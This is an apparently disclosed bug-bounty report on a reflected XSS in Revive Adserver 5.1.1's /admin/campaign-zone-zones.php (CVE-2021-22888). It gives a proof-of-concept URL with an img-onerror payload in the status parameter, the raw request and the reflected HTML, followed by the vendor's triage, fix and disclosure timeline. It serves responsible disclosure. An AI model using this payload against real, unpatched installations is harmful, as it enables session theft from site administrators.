7

Reflected XSS on /admin/campaign-zone-zones.php

Share:

TIMELINE

solov9ev submitted a report to Revive Adserver. Feb 7th (2 years ago)


I found a reflected XSS attack on `/admin/campaign-zone-zones.php`.

Revive-Adserver version is `revive-adserver-5.1.1`.

- Go to `http://revive-adserver.loc/admin/campaign-zone-zones.php?_=&clientid=1&campaignid=1&status=available%22%3E%3Cimg%20src=1%20onerror=alert(document.domain)%3E&text=`
- Malicious code executed

Image F1187355: ________________2021-02-07_22-49-17.png 48.81 KiB

Zoom in Zoom out Copy Download




```
" class="zones new-table tableWrapper"> zones">
-select-all" class="checkbox select-all" /> Select / Unselect All CTR CR CPM
No websites and zones to link
Available: 0
Showing: 0
```

Rendered response from server:

Image F1187356: ________________2021-02-07_22-52-58.png 98.54 KiB

Zoom in Zoom out Copy Download



```
GET /admin/campaign-zone-zones.php?_=&clientid=1&campaignid=1&status=available"><img%20src=1%20onerror=alert()>&text= HTTP/1.1
Host: revive-adserver.loc
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://revive-adserver.loc/admin/campaign-zone.php?clientid=1&campaignid=1
Cookie: sessionID=[illegible]; openx.dashboard.settings=toolbarVisible%3Dfalse%26layout%3Dleft[illegible]
```

```
<!--rows-available"><img src=1 onerror=alert()>-start-->
<table id="zones-available">
  <img src=1 onerror=alert()>
  " class="zones new-table tableWrapper">
  <tbody>
    <tr class="header hide">
      <th class="name">
        <label>
          <input type="checkbox" id="available">
          <img src=1 onerror=alert()>
          -select-all" class="checkbox select-all" /> Select / Unselect All
        </label>
      </th>
      <th class="link">
      </th>
      <th class="ctr">
        CTR
      </th>
      <th class="cr">
        CR
      </th>
      <th class="ecpm last">
        CPM
      </th>
    </tr>
  </tbody>


  <tbody id="zones-available">
    <img src=1 onerror=alert()>
```

Impact

With this vulnerability, an attacker can for example steal users cookies or redirect users on malicious website.

2 attachments:

F1187355: ____________2021-02-07_22-49-17.png

F1187356: ____________2021-02-07_22-52-58.png

mbeccati Revive Adserver staff posted a comment. Feb 8th (2 years ago)

Thanks for your report, we will verify it shortly.

mbeccati Revive Adserver staff changed the status to ○ **Triaged**. Feb 8th (2 years ago)

Confirmed, thanks. If you happen to find other vulnerable parameters, pls add them below.

solov9ev posted a comment. Feb 8th (2 years ago)

I checked that the rest of the parameters are displayed correctly! Thanks for the quick answers)

mbeccati Revive Adserver staff closed the report and changed the status to ○ **Resolved**. Feb 9th (2 years ago)

Hi Alexey, you will find the fix for the XSS attached for verification. We are planning to schedule a release on Feb 23rd or March 2nd. As usual, we'll be requesting CVE-IDs, disclosing the report and mentioning you on the security advisory.

Thanks again.

1 attachment:

F1189095: h1-1097979.diff

solov9ev requested to disclose this report. Feb 9th (2 years ago)

Will we reveal when the time is right?

Best regards, Alexey

We will do the disclosure along with the release as planned, but for now we'll have to cancel it to avoid automatic disclosure before the release date.

○ mbeccati Revive Adserver staff updated CVE reference to CVE-2021-22888. Mar 16th (2 years ago)

○ mbeccati Revive Adserver staff requested to disclose this report. Mar 16th (2 years ago)

○ erikgeurts Revive Adserver staff disclosed this report. Mar 16th (2 years ago)